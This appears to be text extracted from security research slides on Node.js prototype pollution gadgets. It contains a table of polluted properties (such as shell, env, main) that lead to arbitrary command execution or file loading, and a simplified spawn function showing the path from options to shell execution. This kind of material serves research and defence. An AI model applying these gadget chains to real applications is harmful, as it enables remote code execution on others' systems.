


Universal gadgets



Universal properties	Trigger	Impact	OS
`shell`, `env`	Call command injection API	Execute an arbitrary command	L+W
`shell`, `env`	Call command injection API	Execute an arbitrary command	L
`shell`, `input`	Call command injection API	Execute an arbitrary command	W
`main`	Import a package without a declared "main"	Import an arbitrary file from the disk*	L+W
`main`	Require a package without a declared "main"	Require an arbitrary file from the disk*	L+W
`exports`, `1`	Require a file using a relative path	Require an arbitrary file from the disk*	L+W
`'=C:'`	Resolve a file path	Resolve the path to a different file	W
`contextExtensions`	Require a file using a relative path	Overwrite global variables of the file	L+W
`contextExtensions`	Compile function in a new context	Overwrite function's global variables	L+W
`shell`, `env`, `main`	Require a package without a declared "main"	Execute an arbitrary command	L+W
`shell`, `env`, `exports`, `1`	Require a file using a relative path	Execute an arbitrary command	L+W

spawn gadget




```
function spawn(file, args, opts) {
  if (opts === undefined)
    opts = {};

  if (opts.shell) {
    args = ['-c', file, ...args];
    file = opts.shell;
  }

  const env = opts.env||process.env;
  spawn_internal(file, args, env);
}
```

```
nodejs
├─ bin/
│  ├─ node
│  ├─ npm
├─ include/
├─ lib/
```


```
webapp/
├─ index.js
├─ package.json
├─ node_modules/
├─ src/
```

spawn gadget



```
/* ... */
const proc = spawn(`./backup`);
```

spawn gadget

